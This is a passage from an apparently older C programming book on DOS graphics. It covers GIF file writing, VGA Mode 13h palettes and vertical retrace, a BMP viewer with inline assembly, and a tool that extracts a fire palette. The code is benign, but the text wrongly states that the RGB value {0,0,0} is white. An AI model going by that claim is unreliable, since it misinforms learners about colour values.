 *                   top      - Screen-relative uppermost pixel
 *                              y-coordinate of the image
 *                   width    - Width of the image, or -1 if as wide as
 *                              the screen
 *                   height   - Height of the image, or -1 if as high as
 *                              the screen
 *                   getpixel - Address of user defined callback
 *                              function.
 *                              (See above)
 *
 *  RETURNS:         GIF_OK       - OK
 *                   GIF_OUTMEM   - Out of memory
 *                   GIF_ERRWRITE - Error writing to the file
 */

int GIF_CompressImage(int left, int top, int width, int height,
                      int (*getpixel)(int x, int y))
{
    int codesize, errcode;
    ImageDescriptor ID;

    if (width < 0) {
        width = ScreenWidth;
        left = 0;
    }

    if (height < 0) {
        height = ScreenHeight;
        top = 0;
    }
    if (left < 0)
        left = 0;
    if (top < 0)
        top = 0;

    /*
     *  Write global colortable if any
     */
    if (NumColors)
        if ((Write(ColorTable, NumColors * 3)) != GIF_OK)
```


```
            return GIF_ERRWRITE;

    /*
     *  Initiate and write image descriptor
     */
    ID.Separator = ',';
    ID.LeftPosition = ImageLeft = left;
    ID.TopPosition = ImageTop = top;
    ID.Width = ImageWidth = width;
    ID.Height = ImageHeight = height;
    ID.LocalColorTableSize = 0;
    ID.Reserved = 0;
    ID.SortFlag = 0;
    ID.InterlaceFlag = 0;
    ID.LocalColorTableFlag = 0;

    if (WriteImageDescriptor(&ID) != GIF_OK)
        return GIF_ERRWRITE;

    /*
     *  Write code size
     */
    codesize = BitsNeeded(NumColors);
    if (codesize == 1)
        ++codesize;
    if (WriteByte(codesize) != GIF_OK)
        return GIF_ERRWRITE;

    /*
     *  Perform compression
     */
    RelPixX = RelPixY = 0;
    GetPixel = getpixel;
    if ((errcode = LZW_Compress(codesize, InputByte)) != GIF_OK)
        return errcode;

    /*
     *  Write terminating 0-byte
     */
    if (WriteByte(0) != GIF_OK)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*-------------------------------------------------------------------
 *  NAME:           GIF_Close()
```

```
 *  DESCRIPTION:    Close the GIF-file
 *
 *  PARAMETERS:     None
 *
 *  RETURNS:        GIF_OK       - OK
 *                  GIF_ERRWRITE - Error writing to file
 */
int GIF_Close(void)
{
    ImageDescriptor ID;

    /*
     *  Initiate and write ending image descriptor
     */
    ID.Separator = ';';
    if (WriteImageDescriptor(&ID) != GIF_OK)
        return GIF_ERRWRITE;
    /*
     *  Close file
     */
    Close();
    /*
     *  Release color table
     */
    if (ColorTable) {
        free(ColorTable);
        ColorTable = NULL;
    }
    return GIF_OK;
}
```

Compile the above Gifsave.c file to create the Gifsave.lib file. Using Gifsave.lib & Gifsave.h files we can create GIF files quickly.

## 31.5 Example usage of GIFSAVE

Following example code shows how to use the GIFSAVE library in our program to create a GIF file.



GIF file produced with this Example code

```
/*************************************************************************
 *  FILE:           EXAMPLE.C
 *
 *  MODULE OF:      EXAMPLE
 *
 *  DESCRIPTION:    Example program using GIFSAVE.
 *
 *                  Produces output to an EGA-screen, then dumps it to
 *                  a GIF-file.
 ************************************************************************
*/

#ifndef __TURBOC__
  #error This program must be compiled using a Borland C compiler
#endif

#include <stdlib.h>
#include <stdio.h>
#include <graphics.h>

#include "gifsave.h"

/***********************************************************************
 *                   P R I V A T E   F U N C T I O N S
 ***********************************************************************
*/

/*----------------------------------------------------------------------
 *  NAME:           DrawScreen()
 *
 *  DESCRIPTION:    Produces some output on the graphic screen.
 *
 *  PARAMETERS:     None
 *
 *  RETURNS:        Nothing
 */
static void DrawScreen(void)
{
    int  color = 1, x, y;
    char *text = "GIF-file produced by GIFSAVE";

    /*
     *  Output some lines
     */
    setlinestyle(SOLID_LINE, 0, 3);
    for (x = 10; x < getmaxx(); x += 20) {
        setcolor(color);
```

```
        line(x, 0, x, getmaxy());
        if (++color > getmaxcolor())
            color = 1;
    }
    for (y = 8; y < getmaxy(); y += 17) {
        setcolor(color);
        line(0, y, getmaxx(), y);
        if (++color > getmaxcolor())
            color = 1;
    }

    /*
     *  And then some text
     */
    setfillstyle(SOLID_FILL, DARKGRAY);
    settextstyle(TRIPLEX_FONT, HORIZ_DIR, 4);
    bar(20, 10, textwidth(text) + 40, textheight(text) + 20);
    setcolor(WHITE);
    outtextxy(30, 10, text);
}

/*-------------------------------------------------------------------
 *  NAME:           gpixel()
 *
 *  DESCRIPTION:    Callback function. Near version of getpixel()
 *
 *                  If this program is compiled with a model using
 *                  far code, Borland's getpixel() can be used
 *                  directly.
 *
 *  PARAMETERS:     As for getpixel()
 *
 *  RETURNS:        As for getpixel()
 */

static int gpixel(int x, int y)
{
    return getpixel(x, y);
}

/*-------------------------------------------------------------------
 *  NAME:           GIF_DumpEga10()
 *
 *  DESCRIPTION:    Outputs a graphics screen to a GIF-file. The screen
 *                  must be in the mode 0x10, EGA 640x350, 16 colors.
 *
 *                  No error checking is done! Probably not a very good
```

```
 *                  example, then . . . :-)
 *
 *  PARAMETERS:     filename - Name of GIF-file
 *
 *  RETURNS:        Nothing
 */

static void GIF_DumpEga10(char *filename)
{
  #define WIDTH              640  /* 640 pixels across screen */
  #define HEIGHT             350  /* 350 pixels down screen */
  #define NUMCOLORS           16  /* Number of different colors */
  #define BITS_PR_PRIM_COLOR 2  /* Two bits pr primary color */

    int q,                      /* Counter */
        color,                  /* Temporary color value */
        red[NUMCOLORS],         /* Red component for each color */
        green[NUMCOLORS],       /* Green component for each color */
        blue[NUMCOLORS];        /* Blue component for each color */
    struct palettetype pal;

    /*
     *  Get the color palette, and extract the red, green and blue
     *  components for each color. In the EGA palette, colors are
     *  stored as bits in bytes:
     *
     *      00rgbRGB
     *
     *  where r is low intensity red, R is high intensity red, etc.
     *  We shift the bits in place like
     *
     *      000000Rr
     *
     *  for each component
     */
    getpalette(&pal);
    for (q = 0; q < NUMCOLORS; q++) {
        color = pal.colors[q];
        red[q]   = ((color & 4) >> 1) | ((color & 32) >> 5);
        green[q] = ((color & 2) >> 0) | ((color & 16) >> 4);
        blue[q]  = ((color & 1) << 1) | ((color & 8) >> 3);
    }

    /*
     *  Create and set up the GIF-file
     */
    GIF_Create(filename, WIDTH, HEIGHT, NUMCOLORS, BITS_PR_PRIM_COLOR);
```

```
    /*
     *  Set each color according to the values extracted from
     *  the palette
     */
    for (q = 0; q < NUMCOLORS; q++)
        GIF_SetColor(q, red[q], green[q], blue[q]);

    /*
     *  Store the entire screen as an image using the user defined
     *  callback function gpixel() to get pixel values from the screen
     */
    GIF_CompressImage(0, 0, -1, -1, gpixel);

    /*
     *  Finish it all and close the file
     */
    GIF_Close();
}

/**********************************************************************
 *                     P U B L I C    F U N C T I O N S
 **********************************************************************
*/
int main(void)
{
    int gdr, gmd, errcode;

    /* Initiate graphics screen for EGA mode 0x10, 640x350x16 */

    gdr = EGA;
    gmd = EGAHI;
    initgraph(&gdr, &gmd, "");
    if ((errcode = graphresult()) != grOk) {
        printf("Graphics error: %s\n", grapherrormsg(errcode));
        exit(-1);
    }
    /* Put something on the screen    */
    DrawScreen();

    /* Dump the screen to a GIF-file  */
    GIF_DumpEga10("EXAMPLE.GIF");

    /* Return to text mode            */
    closegraph();
    return 0;
}
```

“Love is not jealous, it does not brag, and it is not proud.”

# 32 Mode 13h Programming

Mode 13h is considered to be the standard mode for graphics programming under DOS. Mode 13h programming is also referred as VGA programming or VGA register programming. Almost all DOS Game software uses this mode 13h.

## 32.1 Mode 13h

### 32.1.1 Palette Register

Mode 13h is supported by VGA cards. In this mode, we’ve got 256 colors and 320x200 pixel resolution. And thus it is sometimes referred as 320x200x256 mode.

In this mode 13h, we have 320x200 = 64,000 pixels. Each pixel takes 1 byte (8 bits) each. One important thing: these bytes do not hold color values; instead hold pointer or index to the color-lookup table. This lookup table is technically referred as ‘*palette registers*’. This lookup table is an array of 256 colors, each with 3 bytes. The structure of lookup table or palette register will be:

```
palette[256][3] = { {0, 0, 0},
                          :
                          :
                    };
```

**Note**

For the sake of simplicity, palette register is very often referred as a single dimensional array : palette[768].

| | Red | Green | Blue |
|---|---|---|---|
| Palette[255] | | | |
| Palette[254] | | | |
| | : | : | : |
| Palette[0] | 6 bits | 6 bits | 6 bits |

Here the 3 bytes hold Red, Green & Blue values. For example { 0,0,0 } represents White. Important note: VGA uses only 6 bits in each Red, Green & Blue bytes. So we can use $2^6$ combination of Red, $2^6$ combination of Green, $2^6$ combination of Blue values. And we have the maximum of $2^6$ x $2^6$ x $2^6$ = 262144 colors. Thus at a given time, the screen can have maximum of 256 colors out of the possible 262144 combination.

The next question is how to set these palette registers? We can use BIOS interrupts to set the palette registers. But it would be very slow and not good for professional programming. So we directly use the palette registers found on our VGA card. Palette registers are accessed via port 3C8h and 3C9h. First, we have to send 0 to port 3C8h and then the corresponding pixel values to port 3C9h. The sequences of operations should be:

1. OUT 0 at port 3C8h
2. OUT all pixel values one by one at port 3C9h (There would be 768 OUTs)

Another important point I want to insist is: loading palette registers refers to choosing 256 colors out of 262144 possible combinations and the screen holds just index or pointer to the look up table.

### 32.1.2 Vertical Retrace

The electron gun in our monitor refreshes each pixel with their current and correct values according to the refresh rate. The refresh rate may vary from system to system and usually it is 60Hz i.e., each pixel is refreshed in 1/60$^{th}$ of a second. The electron gun fires electron at each pixel, row by row. Horizontal retrace is the time the electron gun takes to return from the right to left side of the screen after it has traced a row. For mode 13h programming, we don't bother about horizontal retrace.

Vertical retrace is the very short time in which the electron gun moves diagonally to the upper-left corner from the bottom-right corner of the screen, after tracing the entire screen. During the vertical retrace the screen is not being updated from video memory to monitor. So during this time if we update the screen, it won't result in flickering. In other words, you *may* get flickering if you don't consider vertical retrace. On the fast computers available today, it is not a big problem. However it wise to consider vertical retrace for good portability.

We can check the vertical retrace by noticing the value of the `INPUT_STATUS` `(0x3DA)` port on the VGA card. This is a number that represents the VGA's current state. Bit 3 tells if it is in a vertical blank. We first wait until it is not blanking; to make sure we get a full vertical blank time for our copy. Then we wait for a vertical blank. Now that we can update the whole screen. The following code fragment explains the concept.

```
#define INPUT_STATUS    (0x3DA)

/* copy the off screen buffer to video memory */
```

```
void UpdateBuffer(void)
{
   // wait for vertical re-trace
   while ( inportb(INPUT_STATUS) & (1<<3) )
          ;
   while ( !(inportb(INPUT_STATUS) & (1<<3)) )
          ;

   /* Now, copy everything to video memory */
   _fmemcpy( video_memory, off_screen, screen_size);
}
```

## 32.2 Optimization Note

When you program in mode 13h, you must understand the fact that our system RAM is faster than the video RAM. So real graphics programmers use a separate buffer (which will be stored in system RAM) for operations on the pixel values. And whenever the buffer value gets changed, it is being updated to the video RAM.

We may need to use mathematical functions like `cos( )`, `sin( )` etc with our graphics program for certain purpose. These functions would take more time to calculate. So it is wise to store the corresponding values in array when you begin your program. Now you can fetch the values for a given angle as `cos[30]` instead of `cos(30)`. It would almost double the speed of your program.

# 33 Reading BMP Files

"Love is not rude, is not selfish, and does not get upset with others."

When you look at the BMP file format closely, you can find that BMP stores palette information in it. So in order to display BMP files, we must load that palette information. When we read a BMP file in mode 13h we have two restrictions: maximum color of BMP must be 256 (BMP files can be of 16, 256 or $2^{24}$ colors!) and file size must be less than 64KB. The following program by **Alexander Russell** reads 256 colors BMP file. It clips images larger than 320x200. It reads the whole thing into memory, and then displays it directly to video memory.

## 33.1 Programs

```
#include <stdio.h>
#include <io.h>
#include <conio.h>
#include <malloc.h>
#include <string.h>
#include <dos.h>

#pragma -mm /* force to compile in medium memory model */

#pragma inline

#define _64k 65300u

#define BM_TYPE 19778u

#define BI_RGB      0L
#define BI_RLE8     1L
#define BI_RLE4     2L

typedef unsigned int WORD;
typedef unsigned long DWORD;
typedef unsigned char BYTE;

typedef struct tagBITMAPFILEHEADER {
        WORD    bfType;
        DWORD   bfSize;
        WORD    bfReserved1;
        WORD    bfReserved2;
```

```
        DWORD   bfOffBits;
} BITMAPFILEHEADER;

typedef struct tagBITMAPINFOHEADER{
   DWORD  biSize;
   DWORD  biWidth;
   DWORD  biHeight;
   WORD   biPlanes;
   WORD   biBitCount;
   DWORD  biCompression;
   DWORD  biSizeImage;
   DWORD  biXPelsPerMeter;
   DWORD  biYPelsPerMeter;
   DWORD  biClrUsed;
   DWORD  biClrImportant;
} BITMAPINFOHEADER;

typedef struct tagRGBQUAD {
   BYTE    rgbBlue;
   BYTE    rgbGreen;
   BYTE    rgbRed;
   BYTE    rgbReserved;
} RGBQUAD;

typedef struct tagBITMAPINFO {
   BITMAPINFOHEADER    bmiHeader;
   RGBQUAD             bmiColors[1];
} BITMAPINFO;

static BYTE old_mode;

#define INPUT_STATUS_1  03dah   /* Input Status 1 register */

/* ------------------------------------------------
       SaveVideoMode - save the vid mode so
            we can restore it on exit     */

void SaveVideoMode( void )
{
   /* save current mode */
   asm {
      mov   ah, 0fh
      int   10h
      mov   old_mode, al
      }
} /*--SaveVideoMode( )------*/
```

```
/* -----------------------------------------------
      SetGraph - set graphics mode to
           mode BIOS 0x13, 320x200 256 color    */

short SetGraph( void )
{

   asm {
      /* set new mode */
      xor   ah, ah
      mov   al, 013h
      int   10h
      }

   return(0);
} /*--SetGraph( )--------*/

/* -----------------------------------------------
       RestoreVideoMode - restore old video
                        mode        */

void RestoreVideoMode( void )
{
   asm {
      xor   ah, ah
      mov   al, old_mode
      int   10h
      }
} /*--RestoreVideoMode( )-------*/

/*-------------------------------------------------------
      SetUpVGAPalette -  set all 256 colours of the
        palette, wait for vert sync to avoid flashing */

void SetUpVGAPalette( char *p )
{

   /* wait for vert sync */
   asm   {
         mov     dx,INPUT_STATUS_1
         }
WaitVS:
   asm   {
         in      al,dx
         test    al,08h
         jz      WaitVS  /* vertical sync is active high (1 = active) */
         }
```

```
   asm   {
         .386

/*       this sets the default palette register mask, don't need to do
         this unless it gets changed

         mov   dx, 03c6h
         mov   al, 0ffh
         out   dx, al
*/
         /* set palette, using auto-increment feature */
         xor   al, al
         mov   dx, 03c8h
         out   dx, al
         mov   cx, 768
         mov   si, p
         mov   dx, 03c9h
         rep   outsb
         }
} /*--SetUpVGAPalette( )----------*/

/*------------------------------------------------
      FarFread - returns number of bytes read
   I compiled this in medium model, so fread
   expects a near pointer.
   This let’s me read the file into far memory. */

int FarFread( BYTE far *b, WORD size, FILE *fp )
{
   BYTE *t;
   unsigned int i;
   WORD read;

   t=malloc(1024);  // temp buffer
   if ( t )
      {
      read=0;
      i=0;
      // read into a near buffer, and then copy to the far buffer
      while ( size >= 1024 )
         {
         i=fread(t, 1, 1024, fp);
         read+=i;
         _fmemcpy(b, t, i);
         b+=i;
         size-=i;
```

```
         if ( i != 1024 )
            break;
         }

      i=fread(t, 1, size, fp);
      read+=i;
      _fmemcpy(b, t, i);

      free(t);
      }
   else
      read=0;

   return(read);
} /*--FarFread( )-------*/

/*--------------------------------------------------------------
      DecompressOneLineBMP
  decompress one line of a 256 colour bmp into line
  returns where we ended up in rp which is the raw image
 width is max line width, i_size is how much data we read in */

BYTE far *DecompressOneLineBMP( BYTE far *rp,
                                 BYTE far *line,
                                 long *i_size, short width )
{
   long size=0;
   BYTE num;
   short w=0;
   int odd;

   width+=3;  // just to make sure we don't over run line
              // which would crash us, only a bad bmp would cause this
   while ( w < width )
      {
      if ( *rp )  /* first byte isn't zero,
                    so it is a run of identical pixels */
         {
         // RLE run
         num=*rp;
         rp++;
         size++;
         w+=num;
         while ( num )
            {
            *line++=*rp;
```

```
            num--;
            }
         rp++;
         size++;
         }
      else
         {
         // zero, either escape sequence, or string of random pixels
         rp++;
         size++;
         switch ( *rp )
            {
            case 0:  // end of line, we are done
               rp++;
               size++;
               *i_size-=size;
               return rp;
               //break;

            case 1:  // end of bitmap
               rp++;
               *i_size=0;
               return rp;
               //break;

            case 2: // delta! - we do not handle this
                    // this makes the x,y jump to a new place
               rp++;
               size++;
               break;

            default:  // string, 3 thru 0xff
                      // a string of random pixels
               num=*rp;
               rp++;
               size++;
               size+=num;
               w+=num;
               odd=num & 1;  // pads odd runs
               while ( num )
                  {
                  *line++=*rp++;
                  num--;
                  }
               if ( odd ) // odd strings are padded to make them even
                  {       // this skips the padding byte
                  rp++;
```

```
                    size++;
                    }
                 break;
              }
           }
        }
     // should never get here actually, as each line ends with a EOL
     *i_size-=size;

     return(rp);
  } /*--DecompressOneLineBMP( )-----------*/

  /*-----------------------------------------
        main - main of BMP            */

  int main( int argc, char *argv[] )
  {
     BITMAPFILEHEADER far *header;
     BITMAPINFOHEADER far *info;
     RGBQUAD far *rgb;
     FILE *fp;
     long size;
     long i_size, l1;
     short num_col;
     unsigned int m, w_copy;
     BYTE far *buff, far *rp, far *line;
     int i, adj;
     BYTE pal[768], *t1;
     BYTE far *video;

     if ( argc < 2 )
        printf( "Usge: BMP <bmpfile> \n\a" );
     else
        {
        fp=fopen(argv[1], "rb");
        if ( fp )
           {
           size=filelength(fileno(fp));
           if ( size > _64k )
              {
            printf( "DARN it! DOS SUCKS! file size greater"
                  "than %u bytes! - TRUNCATING!\n", _64k);
              size=_64k;
              }
           buff=farmalloc(size);
           if ( buff )
              {
```

```
m=FarFread(buff, size, fp); // read as much as we can into mem
  if ( m != size )
   printf("Error reading: %s\n", argv[1]);
else
   {
   // make header, and info point to the correct place
   header=buff;
   info=buff + sizeof(BITMAPFILEHEADER);

   /* this is demo code, so let's display all
              the header information. */
   printf("type   %u\n", header->bfType);
   printf("size   %lu\n", header->bfSize);
   printf("Offset %lu\n", header->bfOffBits);
   printf("Filesize %lu (%u indicates truncated)\n\n",
                                               size, _64k);

   printf("biSize          =%lu (%d)\n", info->biSize,
                                sizeof(BITMAPINFOHEADER));
   printf("biWidth         =%lu\n", info->biWidth);
   printf("biHeight        =%lu\n", info->biHeight);
   printf("biPlanes        =%u\n", info->biPlanes);
   printf("biBitCount      =%u\n", info->biBitCount);
   printf("biCompression   =%lu\n", info->biCompression);
   printf("biSizeImage     =%lu\n", info->biSizeImage);
   printf("biXPelsPerMeter =%lu\n", info->biXPelsPerMeter);
   printf("biYPelsPerMeter =%lu\n", info->biYPelsPerMeter);
   printf("biClrUsed       =%lu\n", info->biClrUsed);
   printf("biClrImportant  =%lu\n", info->biClrImportant);
   if ( header->bfType != BM_TYPE )
              printf("%s is not a bmp!\n", argv[1]);
   else
    {
    // lets display it!
    // We only handle 256 colour types with this code!
    if ( info->biPlanes == 1 && info->biBitCount == 8 )
           {
       // get and set palette info
       // colour table
       rgb=(RGBQUAD far *)((BYTE far *)info + info->biSize);
           num_col=info->biClrUsed ? info->biClrUsed : 256;
           printf("num_col = %d\n", num_col);

           // have to shift because vga uses 6 bits only
           t1=pal;
```

```
for ( i=0; i <  num_col; i++ )
 {
       *t1++=(rgb[i].rgbRed)>>2;
       *t1++=(rgb[i].rgbGreen)>>2;
       *t1++=(rgb[i].rgbBlue)>>2;
 }

printf("Press a key to view image,"
     " then again to exit\n");
    getch();

SaveVideoMode();
SetGraph();
SetUpVGAPalette(pal);

/* get, de-compress, and display
 note, bmp stores the image 'upside down' */

// point to bottom of screen
video=MK_FP( 0xa000, 320u*199u );

rp=buff + header->bfOffBits; // Raw Pointer to image

// NOTE! if bisizeImage is zero, l1 must be used
i_size=info->biSizeImage;

// this is because we truncate large images
l1=size - (sizeof(BITMAPFILEHEADER) +
             sizeof(BITMAPINFOHEADER) + num_col*4);
    if ( i_size > l1 || i_size == 0 )
       i_size=l1;

    // clip width
    if ( info->biWidth <= 320 )
       w_copy=info->biWidth;
    else
       w_copy=320;

    if ( info->biCompression == BI_RLE8 )
       {
       // we will decompress one line at a time,
       // then clip and display it

       line=farmalloc(info->biWidth+4);
```

```
            if ( line )
                  {
                  for ( i=0; i < info->biHeight && i < 200
                                     && i_size > 0; i++ )
                     {
               rp=DecompressOneLineBMP(rp, line, &i_size,
                                           info->biWidth);
                     _fmemcpy(video, line, w_copy);
                     video-=320;
                     }

                  farfree(line);
                  }
               }

            else
               {
         // not compressed, simply copy to video mem
         //pads to multiple of 4 bytes
         adj=info->biWidth % 4;
               if ( adj )
                  adj=4 - adj;
               if ( info->biCompression == BI_RGB )
                  {
                  for ( i=0; i < info->biHeight && i < 200
                                     && i_size > 319; i++ )
                     {
                     _fmemcpy(video, rp, w_copy);
                     video-=320;
                     rp+=info->biWidth;
                     rp+=adj;
                     i_size-=info->biWidth;
                     i_size-=adj;
                     }
                  }
               }

            getch();
        RestoreVideoMode();
            }
         else
        printf("This code only does 256 colour BMP's\n");
     }
      }
   farfree(buff);
   }
```

```
            else
               printf("OUT of mem!\n");

            fclose(fp);
            }
         else
          printf("ERROR opening file: %s\n", argv[1]);
         }
      return(0);
   } /*--main( )--------*/
```

# 34 Fire

“Love never fails.”

Beginners of mode 13h programming will always try to do *fire program*. It is of course an easy program. In order to set palette registers, we must know what are all the colors used by ‘Fire’. After setting palette registers and loading the screen values, we can generate a “firing” screen with certain logic.

## 34.1 Extracting Palette

We can manually find out the colors used by “Fire” (image). But it is quite tedious. Instead, we can extract palette information from a BMP file that has the 'fire' image.

### 34.1.1 PAL Utility

The following code fragment extracts palette information from a known BMP file (**Fire.bmp**) and saves in another file (**Fire.pal**). This palette (**Fire.pal**) file can then be included in our main-fire program.

Let’s call the following program as PAL utility!

```
/*-----------------------------------------------------------
      PAL - utility to extract palette from a BMP file
 *---
 */

#include <stdio.h>

#define BM_TYPE 19778u

typedef unsigned int WORD;
typedef unsigned long DWORD;
typedef unsigned char BYTE;

typedef struct tagBITMAPFILEHEADER
{
    WORD    bfType;
    DWORD   bfSize;
    WORD    bfReserved1;
    WORD    bfReserved2;
    DWORD   bfOffBits;
} BITMAPFILEHEADER;
```

```
typedef struct tagBITMAPINFOHEADER
{
    DWORD  biSize;
    DWORD  biWidth;
    DWORD  biHeight;
    WORD   biPlanes;
    WORD   biBitCount;
    DWORD  biCompression;
    DWORD  biSizeImage;
    DWORD  biXPelsPerMeter;
    DWORD  biYPelsPerMeter;
    DWORD  biClrUsed;
    DWORD  biClrImportant;
} BITMAPINFOHEADER;

typedef struct tagRGBQUAD {
    BYTE    rgbBlue;
    BYTE    rgbGreen;
    BYTE    rgbRed;
    BYTE    rgbReserved;
} RGBQUAD;

int main( int argc, char *argv[] )
{
   BITMAPFILEHEADER fheader,  *header = &fheader;
   BITMAPINFOHEADER finfo,  *info = &finfo;
   RGBQUAD trgb, *rgb = &trgb;
   FILE *bfp, *pfp;
   short num_col;
   int i;

   if ( argc < 3 )
      {
       printf( "Usage: PAL file.bmp palfile\n\a" );
       exit( 1 );
      }
   bfp = fopen( argv[1], "rb" );
   pfp = fopen( argv[2], "w" );
   if ( bfp==NULL || pfp==NULL )
      {
        printf( "File Error!\n\a" );
        exit( 1 );
      }
   fprintf( pfp, "/*  Palette file created with PAL  */\n"
                 "/*  File name: %s  */\n"
                 "BYTE pal[768] = { ", argv[2]
        );
```

```
   fread( header, sizeof( BITMAPFILEHEADER ), 1, bfp );
   fread( info, sizeof( BITMAPINFOHEADER ), 1, bfp );
   if ( header->bfType != BM_TYPE )
        printf( "%s is not a bmp!\n\a", argv[1]);
     else
       {
        /*  We only handle 256 color types with this code!  */
        if ( info->biPlanes == 1 && info->biBitCount == 8 )
           {
            num_col = info->biClrUsed ? info->biClrUsed : 256;
            for ( i=0; i <  num_col-1; ++i )
             {
                fread( rgb, sizeof( RGBQUAD ), 1, bfp );
                if ( i%4 == 0 )
                  fprintf( pfp, "\n\t\t %d, %d, %d,", rgb->rgbRed>>2,
                        rgb->rgbGreen>>2, rgb->rgbBlue>>2 );
                  else
                    fprintf( pfp, "\t%d, %d, %d,",  rgb->rgbRed>>2,
                        rgb->rgbGreen>>2, rgb->rgbBlue>>2 );
             }
            fread( rgb, sizeof( RGBQUAD ), 1, bfp );
            fprintf( pfp, "\t%d, %d, %d\n\t};\n", rgb->rgbRed>>2,
                        rgb->rgbGreen>>2, rgb->rgbBlue>>2 );
            fprintf( pfp, "/*_______EOF %s _________________________*/",
                        argv[2] );
            }
          else
             printf("This code only does 256 color BMP's\n");
       }
   fcloseall( );
   return(0);
} /*--main( )-------*/
```

### 34.1.2 Using PAL

In order to extract palette information (i.e., colors used by 'Fire'), run the above program as:

```
C:\WAR>PAL Fire.bmp Fire.pal
```

I've got the following palette file from the known **Fire.bmp** file:

```
/*  Palette file created with PAL  */
/*  File name: fire.pal  */
BYTE pal[768] = {
             0, 0, 0,   0, 0, 6,    0, 0, 6,    0, 0, 7,
             0, 0, 8,   0, 0, 8,    0, 0, 9,    0, 0, 10,
```

```
2, 0, 10,  4, 0, 9,    6, 0, 9,    8, 0, 8,
10, 0, 7,  12, 0, 7,   14, 0, 6,   16, 0, 5,
18, 0, 5,  20, 0, 4,   22, 0, 4,   24, 0, 3,
26, 0, 2,  28, 0, 2,   30, 0, 1,   32, 0, 0,
32, 0, 0,  33, 0, 0,   34, 0, 0,   35, 0, 0,
36, 0, 0,  36, 0, 0,   37, 0, 0,   38, 0, 0,
39, 0, 0,  40, 0, 0,   40, 0, 0,   41, 0, 0,
42, 0, 0,  43, 0, 0,   44, 0, 0,   45, 0, 0,
46, 1, 0,  47, 1, 0,   48, 2, 0,   49, 2, 0,
50, 3, 0,  51, 3, 0,   52, 4, 0,   53, 4, 0,
54, 5, 0,  55, 5, 0,   56, 6, 0,   57, 6, 0,
58, 7, 0,  59, 7, 0,   60, 8, 0,   61, 8, 0,
63, 9, 0,  63, 9, 0,   63, 10, 0,  63, 10, 0,
63, 11, 0, 63, 11, 0,  63, 12, 0,  63, 12, 0,
63, 13, 0, 63, 13, 0,  63, 14, 0,  63, 14, 0,
63, 15, 0, 63, 15, 0,  63, 16, 0,  63, 16, 0,
63, 17, 0, 63, 17, 0,  63, 18, 0,  63, 18, 0,
63, 19, 0, 63, 19, 0,  63, 20, 0,  63, 20, 0,
63, 21, 0, 63, 21, 0,  63, 22, 0,  63, 22, 0,
63, 23, 0, 63, 24, 0,  63, 24, 0,  63, 25, 0,
63, 25, 0, 63, 26, 0,  63, 26, 0,  63, 27, 0,
63, 27, 0, 63, 28, 0,  63, 28, 0,  63, 29, 0,
63, 29, 0, 63, 30, 0,  63, 30, 0,  63, 31, 0,
63, 31, 0, 63, 32, 0,  63, 32, 0,  63, 33, 0,
63, 33, 0, 63, 34, 0,  63, 34, 0,  63, 35, 0,
63, 35, 0, 63, 36, 0,  63, 36, 0,  63, 37, 0,
63, 38, 0, 63, 38, 0,  63, 39, 0,  63, 39, 0,
63, 40, 0, 63, 40, 0,  63, 41, 0,  63, 41, 0,
63, 42, 0, 63, 42, 0,  63, 43, 0,  63, 43, 0,
63, 44, 0, 63, 44, 0,  63, 45, 0,  63, 45, 0,
63, 46, 0, 63, 46, 0,  63, 47, 0,  63, 47, 0,
63, 48, 0, 63, 48, 0,  63, 49, 0,  63, 49, 0,
63, 50, 0, 63, 50, 0,  63, 51, 0,  63, 52, 0,
63, 52, 0, 63, 52, 0,  63, 52, 0,  63, 52, 0,
63, 53, 0, 63, 53, 0,  63, 53, 0,  63, 53, 0,
63, 54, 0, 63, 54, 0,  63, 54, 0,  63, 54, 0,
63, 54, 0, 63, 55, 0,  63, 55, 0,  63, 55, 0,
63, 55, 0, 63, 56, 0,  63, 56, 0,  63, 56, 0,
63, 56, 0, 63, 57, 0,  63, 57, 0,  63, 57, 0,
63, 57, 0, 63, 57, 0,  63, 58, 0,  63, 58, 0,
63, 58, 0, 63, 58, 0,  63, 59, 0,  63, 59, 0,
63, 59, 0, 63, 59, 0,  63, 60, 0,  63, 60, 0,
63, 61, 0, 63, 61, 0,  63, 61, 0,  63, 62, 0,
63, 62, 0, 63, 62, 0,  63, 62, 0,  63, 63, 0,
63, 63, 1, 63, 63, 2,  63, 63, 3,  63, 63, 4,
63, 63, 5, 63, 63, 6,  63, 63, 7,  63, 63, 8,
63, 63, 9, 63, 63, 10, 63, 63, 10, 63, 63, 11,
```

```
                63, 63, 12,63, 63, 13, 63, 63, 14, 63, 63, 15,
                63, 63, 16,63, 63, 17, 63, 63, 18, 63, 63, 19,
                63, 63, 20,63, 63, 21, 63, 63, 21, 63, 63, 22,
                63, 63, 23,63, 63, 24, 63, 63, 25, 63, 63, 26,
                63, 63, 27,63, 63, 28, 63, 63, 29, 63, 63, 30,
                63, 63, 31,63, 63, 31, 63, 63, 32, 63, 63, 33,
                63, 63, 34,63, 63, 35, 63, 63, 36, 63, 63, 37,
                63, 63, 38,63, 63, 39, 63, 63, 40, 63, 63, 41,
                63, 63, 42,63, 63, 42, 63, 63, 43, 63, 63, 44,
                63, 63, 45,63, 63, 46, 63, 63, 47, 63, 63, 48,
                63, 63, 49,63, 63, 50, 63, 63, 51, 63, 63, 52,
                63, 63, 52,63, 63, 53, 63, 63, 54, 63, 63, 55,
                63, 63, 56,63, 63, 57, 63, 63, 58, 63, 63, 59,
                63, 63, 60,63, 63, 61, 63, 63, 62, 63, 63, 63,
                63, 63, 60,63, 63, 61, 63, 63, 62, 63, 63, 63
        };
/*_______EOF fire.pal _________________________*/
```

## 34.2 Fire Program

This program is actually a clone of **Fire!.asm**, a Turbo Assembler program written by **Adam Hyde**. Now, let's look into the logic of our fire program!

We have already created the palette file with our PAL utility. Thus we have avoided programming complexity. We need that palette file (**Fire.pal**) only at compile time. After creating EXE file, we no more require that palette file!

